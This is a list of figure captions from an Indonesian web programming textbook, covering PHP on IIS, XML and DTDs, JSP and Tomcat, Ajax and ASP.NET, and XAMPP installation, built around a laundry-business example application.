Gambar 5.15 `MySQLDBOpsTest.php`, baris 30 sampai 56: cetak judul, telusuri baris dengan `while ($result = $mySQLDBOps->get_array())`, hapus karyawan yang `id_emp`-nya `0001`, lalu tampilkan sisanya. 450
Gambar 5.16 SQL yang direkatkan dibandingkan *prepared statement*. Bila string direkatkan, teks orang asing menjadi bagian pernyataan; bila pernyataan disiapkan lebih dulu, teks yang sama hanya dapat dibandingkan, sebagai nilai. 464
Gambar 5.17 Internet Information Services, peladen web milik Microsoft. IIS adalah fitur Windows, bukan unduhan: sudah ada di mesin, hanya dimatikan. 470
Gambar 5.18 Microsoft SQL Server, basis data yang biasa dipakai aplikasi IIS. Bab 15 menjangkaunya lewat ADO.NET. 470
Gambar 5.19 Pilihan-pilihan di `https://windows.php.net/download` [18], digambar sebagai satu jalur: jalur versi terbaru, *build* VS17, x64, **Non Thread Safe (NTS)**, dan **Zip**, yang diekstrak ke folder yang jalurnya tanpa spasi, misalnya `D:\Program\PHP`. Kotak abu-abu adalah berkas yang tidak diperlukan untuk IIS. 470

Gambar 5.20 Pemasang Visual C++ Redistributable: centang kotak persetujuan lisensi (1) lalu tekan **Install** (2). 471
Gambar 5.21 Pemasang sedang bekerja (1). Memasang versi x64 dan x86 sekaligus tidak berbahaya. 471
Gambar 5.22 Pemasangan berhasil (1). Tekan **Restart** (2) sebelum melanjutkan. 471
Gambar 5.23 System Properties, tab *Advanced* (1). Tombol **Environment Variables** di bagian bawah (2) adalah pintu masuknya. 472
Gambar 5.24 Jendela Environment Variables. Pilih **Path** di daftar bawah (1), yang berlaku untuk semua pengguna, lalu tekan **Edit...** (2). 472
Gambar 5.25 Menambahkan `D:\Program\PHP` di akhir `Path` (1) lalu mengonfirmasi dengan **OK** (2). Setiap entri adalah satu folder, yang ditelusuri berurutan setiap kali Anda mengetik perintah tanpa jalur. 473
Gambar 5.26 Folder PHP hasil ekstraksi, dengan `php.ini-development` dan `php.ini-production` (1) tetapi tanpa `php.ini`; perintah **Copy** (2) memulai perbaikannya. PHP tetap berjalan tanpanya, dengan nilai bawaan, dan itulah sebabnya "jalan tetapi tidak ada ekstensi yang termuat" begitu sering menjadi pengalaman pertama. 473
Gambar 5.27 Salin `php.ini-production` dan ganti nama salinannya menjadi `php.ini` (1). 474
Gambar 5.28 `php --version`, di sini pada mesin penyusun buku (PHP 8.4.21, Linux). Di Windows, dalam Command Prompt baru, zip PHP 8.5 mencetak baris-baris yang sama dengan versinya sendiri dan `(NTS Visual C++ 2022 x64)` di tempat `(NTS)` yang disorot di sini. Jika ini mencetak versi, PHP sudah terpasang dan ada di `PATH`, dan setiap masalah sesudah ini milik IIS, bukan PHP. 474
Gambar 5.29 Baris-baris pertama `php --info`, bentuk baris perintah dari `phpinfo()`, pada mesin penyusun buku. *Loaded Configuration File* yang disorot menyebut `php.ini` yang benar-benar dipakai; di Windows isinya seharusnya `D:\Program\PHP\php.ini`. 475
Gambar 5.30 Lebih ke bawah, `php --info` mencetak setiap pengaturan dari setiap ekstensi yang termuat; di sini, pengaturan sesi dari Subbab 5.3.5, dengan nama cookie `PHPSESSID` disorot. Bila ekstensi yang Anda aktifkan tidak ada dalam daftar ini, periksa lebih dulu *Loaded Configuration File* pada **Gambar 5.29**. 475
Gambar 5.31 Windows Features: di bawah *Internet Information Services* (1), **CGI** tercentang di antara fitur pengembangan aplikasi (2). 476
Gambar 5.32 IIS Manager. Pohon di kiri (1) adalah peladen dan situs-situsnya; panel tengah (2) menampilkan fitur dari apa pun yang dipilih; panel Actions (3) memuat perintah-perintahnya. 476
Gambar 5.33 Handler Mappings (1), padanan baris *handler* Apache di IIS: daftar yang menyatakan program mana yang menangani jenis berkas apa. 477
Gambar 5.34 Panel Actions di kanan, dengan **Add Module Mapping...** (1) di antara perintah di bagian atas. 477
Gambar 5.35 Dialog Add Module Mapping: jalur permintaan `*.php` (1), modul `CgiModule` (2), program `php-cgi.exe` (3), sebuah nama (4), dan tombol **Request Restrictions...** (5). 477
Gambar 5.36 Request Restrictions, tab *Mapping* (1), yang membatasi kapan *handler* dipakai; **File or folder** (2) adalah pilihan yang diambil. 478
Gambar 5.37 Pemetaan yang dibuka kembali untuk disunting, dengan tombol **Request Restrictions...** (1): dengan pilihan **File or Folder**, *handler* hanya berjalan untuk jalur yang ada di disk. 478
Gambar 5.38 IIS bertanya sebelum mengizinkan sebuah program dijalankan untuk setiap permintaan yang cocok. Jawab **Yes** (1); IIS benar untuk bertanya. 478
Gambar 5.39 Menghentikan IIS dari menu konteks peladen (1). 479
Gambar 5.40 Menyalakannya kembali (1), agar pemetaan *handler* yang baru berlaku. 479
Gambar 6.1 Rencana bab ini: satu sumber, dua format, banyak pembaca. Setiap kotak di sebelah kanan dibangun, dalam PHP, Java, dan Python, sebelum bab ini berakhir. 508
Gambar 6.2 Java. Janjinya pada 1995 adalah *write once, run anywhere*: kompilasi program menjadi *bytecode*, dan mesin apa pun yang memiliki mesin virtual Java dapat menjalankannya. Aplikasi menjadi portabel. Rilis terkini dan rilis dukungan jangka panjangnya adalah keadaan September 2026 [1]. 509
Gambar 6.3 XML, paruh kedua perbandingan itu: *data portabel*. Dokumen yang tampak adalah kuis kecil, sebuah pertanyaan dan jawabannya beserta komentar, ditulis dengan tag yang diciptakan seseorang untuk keperluan itu. 510

Gambar 6.4 Satu bahasa-meta, banyak bahasa. XML hanya menyediakan aturan bentuk; XHTML, SVG, MathML, RSS dan Atom, Office Open XML, serta `bills.xml` milik Laundry masing-masing menyediakan kosakatanya, dan satu *parser* membaca semuanya. 511
Gambar 6.5 Dokumen XML lengkap: catatan singkat dari Naya untuk Yarik. Setiap aturan bahasa ini tampak dalam enam baris tersebut. 513
Gambar 6.6 Empat elemen anak dari `note`: `to`, `from`, `heading`, dan `body`. Masing-masing dibuka, memuat teks, dan ditutup, seluruhnya di dalam `note`. 514
Gambar 6.7 Dokumen *well-formed* yang menggambarkan sebuah institusi dengan alamat bersarang. Dokumen ini mematuhi keenam aturan, dan Subbab 6.5.1 sampai 6.5.6 memeriksanya satu per satu. 517
Gambar 6.8 Cara yang salah. Nilai atribut `date`, `16 October 2020`, tidak diapit tanda petik; bahkan pewarna sintaksis penyunting membingkai dua kata yang tidak dapat dibacanya sebagai atribut. 518
Gambar 6.9 Cara yang benar. Satu-satunya perbedaan dari **Gambar 6.8** adalah sepasang tanda petik. 518
Gambar 6.10 Di atas, tiga elemen yang memuat `<`, `>`, dan `&` mentah, yang tidak diterima *parser* mana pun. Di bawah, ketiganya dengan karakter-karakter itu ditulis sebagai referensi entitas, yang diterima setiap *parser*. 520
Gambar 6.11 Lima referensi entitas bawaan XML, dengan referensi karakter desimal dan heksadesimal masing-masing. 520
Gambar 6.12 Fakta yang sama, populasi 80 singa, ditulis dua kali: pertama dengan `animal` sebagai atribut `population`, lalu dengan `animal` sebagai elemen anak di samping elemen `quantity`. Kedua dokumen membawa informasi yang sama. 521
Gambar 6.13 Dokumen toko buku. Satu `bookstore` memuat tiga elemen `book`; setiap `book` memiliki atribut `category` dan memuat sebuah `title`, nama orang yang menulisnya, sebuah `year`, dan sebuah `price`; setiap `title` memiliki atribut `lang`. Dua di antara buku-buku itu adalah rujukan bab ini sendiri [2], [3]. 522
Gambar 6.14 `book` pertama dari dokumen yang sama digambar sebagai pohon, dengan hubungan-hubungannya diberi label: induk (*parent*), anak (*child*), saudara (*siblings*). Atribut tergantung di samping; teks berada di bawah sebagai jenis simpul tersendiri. 523
Gambar 6.15 Tagihan B2913 sebagai pohon. Elemen-elemen adalah anak dari `bill`; atribut tergantung pada elemen yang membawanya; setiap elemen daun memiliki satu anak teks. 524
Gambar 6.16 MathML untuk ruas kiri $x2 + 4x + 4 = 0$. `<apply>` menerapkan sebuah operator pada operan-operannya; `<ci>` adalah besaran bernama; `<cn>` adalah bilangan. 529
Gambar 6.17 SMIL: `t:timeline="seq"` memutar anak-anaknya satu demi satu, dan setiap `t:dur="1"` memberi sebuah paragraf durasi satu detik. 529
Gambar 6.18 Vector Markup Language: bentuk 250 kali 250, bergaris tepi merah setebal 2 dan berisi hijau, yang garis tepinya berupa lintasan pasangan koordinat. 529
Gambar 6.19 Wireless Markup Language: dek `wml` berisi dua layar `card`; `<do type="accept">` mengikat sebuah tombol telepon pada `<go>` yang melompat ke kartu kedua. 530
Gambar 6.20 Deklarasi elemen dengan penjelasan di samping masing-masing: tepat satu anak bernama, `EMPTY`, `ANY`, dan `#PCDATA` untuk teks. 532
Gambar 6.21 Pilihan dan kemunculan. `((name, weight) | (picture))` adalah pilihan antara dua alternatif; `(name+, weight?, picture, subspecies*)` memakai tiga penanda kemunculan. 533
Gambar 6.22 Atribut wajib dengan tipe enumerasi. `population` memuat teks dan harus membawa `year` yang nilainya `2000` atau `2001`. 533
Gambar 6.23 Atribut tetap dan tiga putusannya: `year="2001"` tidak valid, `year="2000"` valid, dan menghilangkan `year` juga valid, karena *parser* mengisikan nilai tetapnya. 534
Gambar 6.24 DTD eksternal. `SYSTEM` memperkenalkan lokasi tata bahasanya; nama tepat sesudah `DOCTYPE` harus merupakan elemen akar dokumen. 535
Gambar 6.25 Sebuah dokumen dan skemanya. Di atas, sebuah `PressRelease` dengan judul, tanggal, dan isi; di bawah, sebuah tipe kompleks yang memuat urutan empat elemen, yang terakhir opsional. 536
Gambar 6.26 Transformasi XSL. Dua dokumen masuk, data dan *stylesheet*; satu prosesor mengerjakannya; keluarannya dapat berupa teks, HTML, atau XML. 556

Gambar 6.27 Transformasi di sisi klien. Peladen mengirim dua berkas, data dan *stylesheet*, dan peramban mentransformasikannya. Dua kotak bergaris putus-putus adalah kedua ujung jaringan. 561
Gambar 6.28 `clients.xml`: dua klien, masing-masing dengan nama dan deskripsi. 562
Gambar 6.29 Membaca `clients.xml` dengan `DOMDocument`: muat, minta setiap `client`, lalu untuk masing-masing minta anak `name` dan `desc`, dan baca teks anak yang pertama. 562
Gambar 6.30 Pekerjaan yang sama dengan `simplexml_load_file`: dokumen menjadi objek yang properti-propertinya adalah elemen anaknya. 563
Gambar 6.31 Hasilnya di peramban, dilayani peladen bawaan PHP yang dijalankan di folder `php` sebagai `php -d default_mimetype=text/plain -S localhost:8651`, sehingga setiap baris yang dicetak tetap menjadi satu baris: satu baris per klien. Kedua program menghasilkannya. 563
Gambar 7.1 Platform *enterprise* Java (Jakarta EE, dahulu J2EE dan Java EE). Jakarta Servlet dan Jakarta Pages (JSP) tinggal bersama di dalam **web container**, di tengah. Permintaan mencapai *container* itu melalui HTTP atau HTTPS; dari sana, API Java seperti JDBC menjangkau basis data, dan RMI menjangkau komponen bisnis di dalam EJB container. 610
Gambar 7.2 Satu permintaan melintasi *servlet container*, sebagaimana ditangani aplikasi Laundry dalam bab ini. *Filter* berjalan menurut urutan yang diberikan `web.xml`; *servlet* memutuskan; halaman JSP menggambar. Permintaan tanpa sesi ditolak oleh *filter* ketiga sebelum *servlet* mana pun berjalan. 611
Gambar 7.3 Kegagalan yang dialami hampir setiap pembaca pada percobaan pertama. XAMPP menjalankan Apache dan MySQL, lalu melaporkan, pada baris-baris berbingkai (1), *"Tomcat Started/Stopped with errors, return code: 1 — Make sure you have Java JDK or JRE installed and the required ports are free."* XAMPP menyertakan Tomcat tetapi tidak menyertakan Java, padahal Tomcat adalah program Java. 615
Gambar 7.4 Java terpasang di foldernya sendiri, dengan JDK (1) dan JRE (2) bersebelahan; sejak Java 11, JDK saja sudah cukup. XAMPP mencari Java di tempat yang tetap; berkas `setenv.bat` di folder `bin` milik Tomcat adalah tempat untuk menyuruhnya mencari di tempat lain. 615
Gambar 7.5 Panel kendali XAMPP dengan Apache, MySQL, dan Tomcat yang berjalan: baris Tomcat (1), *port*-nya (2), dan log yang menyatakan *running* (3). Di antara port Tomcat, 8080 dipakai peramban dan 8005 adalah port penghenti, itulah sebabnya Tomcat dapat dihentikan dengan perintah maupun dengan sinyal. 616
Gambar 7.6 Halaman sambutan Tomcat di `localhost:8080`, di sini dari instalasi 8.5; halaman versi 10.1 atau 11 yang terkini bertata letak sama. Versi pada judulnya (1) menentukan apakah kode Anda memakai `javax.servlet` atau `jakarta.servlet` (**Tabel 7.2**). Di kanan (2) ada tiga aplikasi manajemen, dan secara bawaan ketiganya menolak Anda. 617
Gambar 7.7 Halaman sambutan lagi, dengan penunjuk di atas **Server Status** (1). Bilah status (2) menunjukkan tujuannya: `localhost:8080/manager/status`. *Manager* sendiri adalah aplikasi web yang di-*deploy* seperti aplikasi lain. 618
Gambar 7.8 Tomcat meminta kredensial dari `tomcat-users.xml`: nama pengguna (1), kata sandi (2), **Sign in** (3). Inilah autentikasi HTTP Basic yang diatur sepenuhnya oleh *container*: tidak ada kode di aplikasi *manager* yang melakukan pemeriksaan. 619
Gambar 7.9 Halaman status server Tomcat. Tabel pertamanya memuat versi Tomcat (1), versi (2) dan vendor JVM, sistem operasi, serta nama *host* — empat fakta yang perlu disebutkan setiap kali Anda meminta bantuan tentang sebuah *deploy*. 619
Gambar 7.10 `minijsp/webapp/hello.jsp` dari kode bab ini, di dalam editor. Editor tahu bahwa ini halaman web dan mewarnai tag-tagnya; editor juga tahu bahwa `<%= … %>` adalah Java. Inilah manfaat praktis yang dijanjikan **Tabel 7.1**, terlihat di layar. 621
Gambar 7.11 Halaman yang sama di Chromium, dilayani MiniJSP di `127.0.0.1:8751/hello.jsp` dengan jam server diatur ke waktu Asia/Jakarta (WIB). Dua baris teks, dan tanggal yang dihitung beberapa milidetik sebelum gambar diambil. 621
Gambar 7.12 Mesin JSP di dalam mesin *servlet*. Permintaan klien tiba; jika halaman belum diterjemahkan, **JSP translator** membacanya dari penyimpanan dan membuat *servlet*; **JSP servlet** — kelas yang dihasilkan — dimuat dan dijalankan, dan keluarannya menjadi respons. 623
Gambar 7.13 Cara halaman JSP dilayani. Server mengajukan satu pertanyaan — *apakah berkasnya berubah?* Jika ya, kode sumber dibuat dan dikompilasi; jika tidak, *servlet* yang sudah

dikompilasi langsung dijalankan. Jalur mahal ditempuh sekali; jalur murah ditempuh seterusnya. 624
Gambar 7.14 Halaman JSP yang menjawab di `http://127.0.0.1:8751/greeting.jsp` dan menanyakan nama. Tidak ada bagian halaman yang memberi tahu peramban bahwa Java terlibat. 635
Gambar 7.15 Responsnya. Bilah alamat kini berbunyi `.../greeting.jsp?username=Hannah`, dan halaman bertambah satu baris: **Hello, Hannah!** Nilainya menumpang di *query string*, komponen membacanya menurut nama, dan halaman mencetaknya. 636
Gambar 7.16 Keranjang berisi dua barang, dilayani MiniJSP. Setiap baris ditulis oleh satu putaran perulangan `while`; subtotal di bawahnya dihitung dalam perulangan yang sama dan dicetak oleh sebuah ekspresi. 640
Gambar 7.17 Memisahkan pemrosesan permintaan dari penyajian. Di kiri, satu "pure servlet" yang memikul ketiga tanggung jawab. Di kanan, kode yang sama dipecah tiga: pemrosesan permintaan di *servlet* yang memvalidasi, menyimpan, dan meneruskan; penyajian di halaman JSP yang sebagian besar HTML; logika bisnis di JavaBean dengan metode seperti `isOrderValid()` dan `saveOrder()`. 657
Gambar 7.18 Rancangan aplikasi web, dari yang paling sederhana di kiri sampai yang paling rumit di kanan: halaman HTML; halaman JSP dan *servlet*; halaman JSP dengan komponen modular (JavaBean, tag buatan sendiri); dan semua itu ditambah templat dan *enterprise bean*. Kerumitan bertambah ke kanan — demikian pula ketangguhan, dan pertukaran itulah pokok gambar ini. Bagian yang ditambahkan setiap rancangan diberi warna. 658
Gambar 7.19 Halaman nota Laundry sebagai Model–View–Controller. *Controller* tidak menulis HTML; *view* tidak mengambil keputusan; model tidak tahu apa pun tentang HTTP. Kelas model dan DAO yang sama dipakai ulang tanpa perubahan oleh versi JDK HttpServer di Subbab 7.21. 659
Gambar 7.20 Daftar nota yang disaring untuk gerai O01 dan status *queued*: sembilan nota, yang terbaru di atas, terhadap basis data contoh. Tangkapan layar jalur HttpServer di Subbab 7.21, yang menghasilkan *markup* yang sama dengan `bills.jsp`. 663
Gambar 7.21 Formulir nota baru setelah POST yang ditolak: id pelanggan yang bentuknya salah, berat yang bukan angka, dan rak yang sudah terpakai. Ketikan kasir sendiri masih ada di setiap kotak. 668
Gambar 8.1 Model konseptual Profitina Laundry: tujuh entitas, dengan nota di pusatnya. Setiap garis adalah relasi satu-ke-banyak, dibaca dari sisi "1" ke sisi "N". 704
Gambar 8.2 Inti model fisik: kunci primer bergaris bawah, setiap *foreign key* digambar dari kunci yang dirujuknya. Kaki gagak menandai ujung "banyak". 705
Gambar 8.3 Satu permintaan melewati Laundry Desk. Pemeriksaan izin yang gagal langsung berujung pada *redirect*; perubahan yang berhasil juga berakhir dengan *redirect*, sehingga memuat ulang halaman tidak pernah mengulang perubahan itu. 727
Gambar 8.4 Riwayat hidup sebuah nota. Tombol *Next status* (fitur F7) hanya mengikuti panah utuh; panah putus-putus adalah pembatalan pada Latihan 8.10. 727
Gambar 8.5 Halaman antrean dalam susunan MVC: *servlet* membaca dan memutuskan, model berpindah melalui *request scope*, halaman JSP hanya menampilkan. 793
Gambar 9.1 *Rich internet application* berada di irisan aplikasi desktop, aplikasi web, dan teknologi komunikasi. Label di tengah menyebut tiga cara membangunnya: Adobe AIR, jQuery, dan JavaScript murni. 817
Gambar 9.2 Janji RIA: satu aplikasi menjangkau setiap peramban, setiap sistem operasi, dan setiap perangkat. Janji ini pertama kali dibuat pada akhir 2000-an; gambar ini menyebut peramban, sistem, dan perangkat yang dicakupnya sekarang. 818
Gambar 9.3 Jendela yang dideskripsikan **Kode 9.1**, digambar ulang: bilah judul yang menampilkan `title` dan satu `Label`, dalam bingkai selebar 200 piksel dan setinggi 50 piksel. 819
Gambar 9.4 Tata letak aplikasi kaya sekitar tahun 2006 yang dibangun dengan OpenLaszlo, digambar ulang sebagai kerangka (*wireframe*): klien peta satelit dengan bilah alat, ikhtisar, pencarian tempat, penggeser warna, dan koordinat, semuanya di dalam satu halaman web. 821
Gambar 9.5 Dua lini masa. Atas: .NET dan ASP.NET, dari ASP klasik pada 1996 hingga .NET 10 LTS pada 2025. Bawah: *rich internet application*, dari `XMLHttpRequest` pada 1999, melewati tahun-tahun *plugin*, hingga akhir Flash (2020) dan Silverlight (2021). 822
Gambar 9.6 HTML dan teknologi di sekelilingnya. Di tengah, spesifikasi HTML, sejak 2019 berupa Living Standard WHATWG; di sekelilingnya grafika (kanvas, SVG, WebGL), media, penyimpanan

(Web Storage, IndexedDB), komunikasi (`XMLHttpRequest`, `fetch`, WebSocket), kerja latar belakang, akses perangkat, interaksi seperti seret-dan-lepas, dan gaya. 823

Gambar 9.7 Model aplikasi web klasik (kiri) dan model Ajax (kanan). Dalam model Ajax, sebuah *mesin Ajax* berada di antara antarmuka pengguna dan server; antarmuka memanggilnya dengan JavaScript, dan mesin itu bertukar data — semula XML, kini JSON — dengan server. Digambar ulang mengikuti Garrett [3]. 824

Gambar 9.8 Model aplikasi web Ajax digambar terhadap waktu (asinkron). Aktivitas pengguna di garis teratas tidak pernah berhenti; mesin Ajax menangani setiap masukan, kadang secara lokal dan kadang dengan mengirim data ke server, lalu menampilkan jawabannya saat kembali; panah hijau toska adalah data yang bergerak di latar belakang. 825

Gambar 9.9 *Klien tipis* (*thin client*) Ajax. Peramban hanya memegang antarmuka pengguna dan mesin Ajax kecil yang meneruskan kejadian dari pengguna dan menerapkan pembaruan DOM yang diperintahkan kepadanya; *widget* GUI dan inti aplikasi tinggal di server. 826

Gambar 9.10 Urutan klien tipis untuk satu seretan tetikus pada peta. Kejadian itu berjalan melalui mesin Ajax dan server web ke *widget* peta dan inti aplikasi di server; keadaan barunya kembali sepenuhnya sebagai pembaruan DOM sebelum peramban meminta gambar-gambar baru. 827

Gambar 9.11 *Klien tebal* (*fat client*) Ajax. *Widget* GUI dan sebuah inti klien berjalan di peramban; mesin Ajax berbicara dengan *layanan web* di server hanya untuk data. 827

Gambar 9.12 Urutan klien tebal untuk seretan yang sama. *Widget* dan inti klien di peramban langsung memperbarui DOM; satu-satunya lalu lintas jaringan adalah permintaan gambar-gambar baru. 828

Gambar 9.13 Peta adalah kisi gambar. Sembilan ubin bernomor, masing-masing berkas gambar biasa, membentuk bagian peta yang tampak di layar — sebuah kota rekaan yang digambar untuk gambar ini. 829

Gambar 9.14 Kisi meluas melampaui jendela. Ubin 10 sampai 16 berada di luar layar, sudah dimuat, sehingga seretan dapat langsung memperlihatkannya. 829

Gambar 9.15 Isi sebuah peta ubin: setelah diseret, alat pengembang memperlihatkan peta sebagai elemen `img` berposisi absolut, 256 piksel persegi, yang alamat `src`-nya menyebut tingkat *zoom* serta kolom dan baris ubin (`tiles/15/19825/24239.png` dan seterusnya). Seretan hanya mengubah `left` dan `top`. 830

Gambar 9.16 Tiga cara membangun aplikasi web. (1) Server membangun setiap halaman. (2) Server membangun halaman, dan JavaScript menyegarkan sebagiannya dengan data — bab ini. (3) Aplikasi satu halaman: JavaScript membangun setiap layar dan server hanya menjawab dengan JSON. 832

Gambar 9.17 .NET Framework seiring pertumbuhannya. Di atas Common Language Runtime dan Framework Class Library: WinForms, ASP.NET, dan ADO.NET (2.0, 2005); WPF, WCF, WF, dan CardSpace (3.0); LINQ (3.5, 2007) dan Entity Framework (3.5 SP1, 2008); Parallel LINQ dan Task Parallel Library (4.0); model asinkron berbasis *task* (4.5). 834

Gambar 9.18 Arsitektur .NET Framework 4.5 (2012): ASP.NET (Web Forms, MVC, Web Pages, SPA), aplikasi desktop dan Store Windows, WPF, dan Silverlight, bersama ADO.NET, Entity Framework, LINQ, WCF, ASP.NET Web API, SignalR, dan WF, di atas Common Language Runtime dan sistem operasi. 835

Gambar 9.19 Rencana ASP.NET 5 tahun 2015: satu *framework* web di atas tiga *runtime* — Mono di OS X dan Linux, .NET Core di ketiga sistem, .NET 4.6 hanya di Windows, di-*host* sendiri atau di bawah IIS. 836

Gambar 9.20 ".NET — platform yang disatukan" (2020): desktop, web (ASP.NET), *cloud*, seluler, gim, IoT, dan AI di atas satu .NET 5, dengan Visual Studio, Visual Studio for Mac (dicoret: kini sudah dihentikan), Visual Studio Code, dan baris perintah sebagai alat. 836

Gambar 9.21 Halaman penawaran setelah mengirim 2,1 kg gorden, digambar oleh Chromium tanpa layar di mesin *build*: Rp 45.000 untuk 3 kg, siap lima hari kemudian. 850

Gambar 9.22 Permintaan pertama untuk halaman Web Forms: server membuat halaman dari tag-tag `.aspx`, menjalankan kode inisialisasi, menyerialisasikan informasi dinamis ke dalam *view state*, merender objek-objek halaman menjadi HTML, dan mengembalikan dokumennya. 855

Gambar 9.23 Sebuah *postback*: mengeklik tombol kirim, atau pemanggilan JavaScript `__doPostBack()`, mengirim halaman ke URL-nya sendiri; server membuat ulang halaman, mendeserialisasi dan menerapkan *view state*, menjalankan kode inisialisasi dan kode penanganan *event*, menyerialisasikan *view state* lagi, lalu merender. 856

Gambar 9.24 Halaman pelanggan setelah konter menandai B2952 selesai. Halaman itu tidak pernah dimuat ulang: lencana, bilah kemajuan, riwayat, dan pesannya diubah oleh `live-status.js`. (Jalur Razor Pages; tangkapan layar nyata.) 863
Gambar 9.25 Konter gerai Wiyung (O03) setelah *Mark finished* lalu *Hand over* ditekan untuk B2952. Tekanan kedua ditolak karena Rp 20.000 masih terutang; alasan dari server tampil di atas tabel. (Jalur Razor Pages; tangkapan layar nyata.) 864
Gambar 9.26 Satu aplikasi ASP.NET Core. Kestrel menerima permintaan; *middleware* berjalan menurut urutan `Program.cs`; *routing* memilih berkas statis, *minimal API*, atau Razor Page; untuk halaman, *page model* baru dibuat, di-*bind*, dan diminta menjalankan *handler* yang dinamai oleh metode dan `?handler=`, yang mengembalikan halaman yang dirender atau JSON. 875
Gambar 9.27 Status langsung sebagai diagram urutan: pemeriksaan pertama menggambar notanya; sepuluh detik kemudian pemeriksaan dengan `If-None-Match` menerima `304` kosong; konter mengirim *Mark finished*; pemeriksaan berikutnya menerima `200` dengan ETag baru, dan halaman pun berubah. 883
Gambar 10.1 Nota B2954 sebagaimana digambar oleh empat sistem yang berbeda: PHP (kiri atas), HttpServer milik JDK (kanan atas), ASP.NET Core Razor Pages (kiri bawah), dan Flask (kanan bawah). Basis data sama, masukan formulir sama, HTML dan *stylesheet* sama; hanya lencananya yang berbeda. 908
Gambar 10.2 Unduhan XAMPP di apachefriends.org per September 2026, digambar ulang: 8.2.12 (PHP 8.2.12, dirilis November 2023) masih menjadi pemasang terbaru untuk Windows dan Linux, 8.2.4 untuk OS X [1]. Ambil yang terbaru, dan perhatikan versi PHP yang dibawanya. 909
Gambar 10.3 XAMPP terpasang di `D:\Program\xampp` (1), folder tanpa spasi dan tanpa perlindungan Windows. `xampp-control.exe` (2), yang terpilih, adalah panel kendali; folder-folder di sebelahnya, seperti `htdocs` (3), milik server-servernya. 910
Gambar 10.4 Panel kendali XAMPP, belum ada yang dinyalakan: (1) satu baris untuk setiap server, (2) tombol *Start*-nya, (3) peringatan di log bahwa panel tidak berjalan dengan hak administrator, yang hanya penting bila Anda ingin memasang server-server itu sebagai layanan Windows. 910
Gambar 10.5 Apache berjalan di bawah XAMPP (1), dengan dua id proses (2), pada *port* 443 (HTTPS) dan 9090 (HTTP) (3). *Port* hanyalah nomor yang dipakai sistem operasi untuk mengantar lalu lintas jaringan ke program yang tepat; dua program tidak dapat mendengarkan di *port* yang sama. 911
Gambar 10.6 `D:\Program\xampp\htdocs` (1, 2), *document root* Apache. Setiap folder di sini dapat dijangkau dengan namanya: `htdocs\webpro\` (3) menjawab di `http://localhost/webpro/`. 911
Gambar 10.7 Dasbor XAMPP di `localhost:9090/dashboard/` (1), dilayani oleh Apache dan PHP. Menunya menuju phpinfo (2) dan phpMyAdmin (3); judulnya (4) menyebut versi XAMPP yang terpasang. 912
Gambar 10.8 Tautan phpMyAdmin di dasbor (1); bilah status (2) menunjukkan alamatnya, `localhost:9090/phpmyadmin/`. 912
Gambar 10.9 Apache dan MySQL (MariaDB) sama-sama berjalan (1). *Port* 3306 (2) adalah tempat program-program — phpMyAdmin, PDO milik PHP, *driver* JDBC Java, klien Python — tersambung ke basis data. 912
Gambar 10.10 phpMyAdmin, tersambung ke server MariaDB lokal melalui TCP (4). Daftar di sebelah kiri (1) memuat basis data; tab *Databases* (2) membuat basis data; *SQL* (3) menjalankan pernyataan apa pun; *Import* memuat berkas `.sql` seperti `schema.mysql.sql`. 913
Gambar 10.11 Tomcat yang dibawa XAMPP versi lama, versi 7.0.92 (1), menjawab di *port* 8080 (2), dengan tiga tombol manajemennya (3). Nomor versinya menentukan paket Java mana yang harus diimpor *servlet* Anda. 913
Gambar 10.12 Tomcat dinyalakan dari panel XAMPP (1), pada *port* (2) 8005 (*port* pemadaman), 8009 (konektor AJP, untuk menaruh Apache di depan Tomcat), dan 8080 (HTTP). 914
Gambar 10.13 Tiga tombol manajemen di halaman sambutan Tomcat: Server Status (1), Manager App (2), dan Host Manager (3). Masing-masing meminta pengguna dari `tomcat-users.xml` dengan peran yang sesuai. 915
Gambar 10.14 Server Status: Tomcat 7.0.92 (1) di atas Java 1.8 (2) pada Windows 10 (3), 64-bit (4); nama *host* dan alamatnya ditutup. Empat fakta ini — versi Tomcat, versi Java, sistem operasi, arsitektur — adalah hal pertama yang dilaporkan ketika meminta bantuan kepada siapa pun. 915

Gambar 10.15 Tomcat Web Application Manager. Aplikasi di *path* `/` (1) adalah `ROOT`; bangunan *servlet* bab ini dikemas sebagai `ROOT.war` agar menjawab di `/login`, `/customers`, dan seterusnya, persis seperti bangunan lain. Perintah-perintahnya (2) menyalakan, menghentikan, memuat ulang, dan meng-*undeploy* aplikasi; bagian *Deploy* di bawah halaman mengunggah berkas WAR. 915
Gambar 10.16 Virtual Host Manager, dengan satu-satunya *host* `localhost` (1), yang perintah-perintahnya dinonaktifkan (2). *Virtual host* memungkinkan satu Tomcat menjawab secara berbeda untuk nama domain yang berbeda. 916
Gambar 10.17 Windows Features dengan Internet Information Services sedang dicentang (1); kotak yang terisi berarti sebagian subfiturnya menyala. *OK* (2) memasangnya dari berkas Windows sendiri; tidak perlu mengunduh apa pun. 916
Gambar 10.18 Halaman sambutan IIS di `http://localhost/` (1), dengan spanduknya (2). Bila Apache juga diatur ke *port* 80, hanya salah satu dari keduanya yang dapat menyala; itulah bentrokan *port* dari Subbab 5.2.7 sekali lagi. 917
Gambar 10.19 `C:\inetpub` (1) dan `wwwroot`-nya (2), *document root* bawaan IIS, berisi halaman sambutan `iisstart.htm` (3) dan gambarnya. 917
Gambar 10.20 IIS Manager: *Default Web Site* (1) terpilih di pohon sebelah kiri, dan menu konteksnya menuju *Manage Website* (2) → *Advanced Settings…* (3). Nama mesinnya ditutup. 918
Gambar 10.21 Advanced Settings milik Default Web Site. *Physical Path* (1) adalah *document root*, di sini diubah menjadi `D:\inetpub\wwwroot` lewat tombol telusur (3); *Bindings* (2) menunjukkan bahwa situs mendengarkan di *port* 80 untuk alamat apa pun. 918
Gambar 10.22 HTTP Activation (2) untuk layanan WCF, di bawah layanan lanjutan .NET Framework 4.8 (1). Hanya layanan web .NET Framework klasik yang memerlukannya. 919
Gambar 10.23 Apa yang ditawarkan halaman unduhan .NET pada 24 September 2026, digambar ulang: .NET 10 (LTS, rilis terbaru 10.0.12, didukung hingga 14 November 2028), .NET 9 (STS) dan .NET 8 (LTS), keduanya didukung hingga 10 November 2026, serta *release candidate* .NET 11 [3]. Pilih rilis LTS terbaru, dan **SDK**-nya, bukan hanya *runtime*-nya. 919
Gambar 10.24 Layar pertama pemasang .NET SDK di Windows, di sini untuk SDK 8.0.403 (1); pemasang .NET 10 memiliki layar yang sama. Catatan (2) itu penting: setiap versi Visual Studio mendukung .NET hanya sampai rilis tertentu. *Install* (3) memulainya; logo .NET ditutup. 920
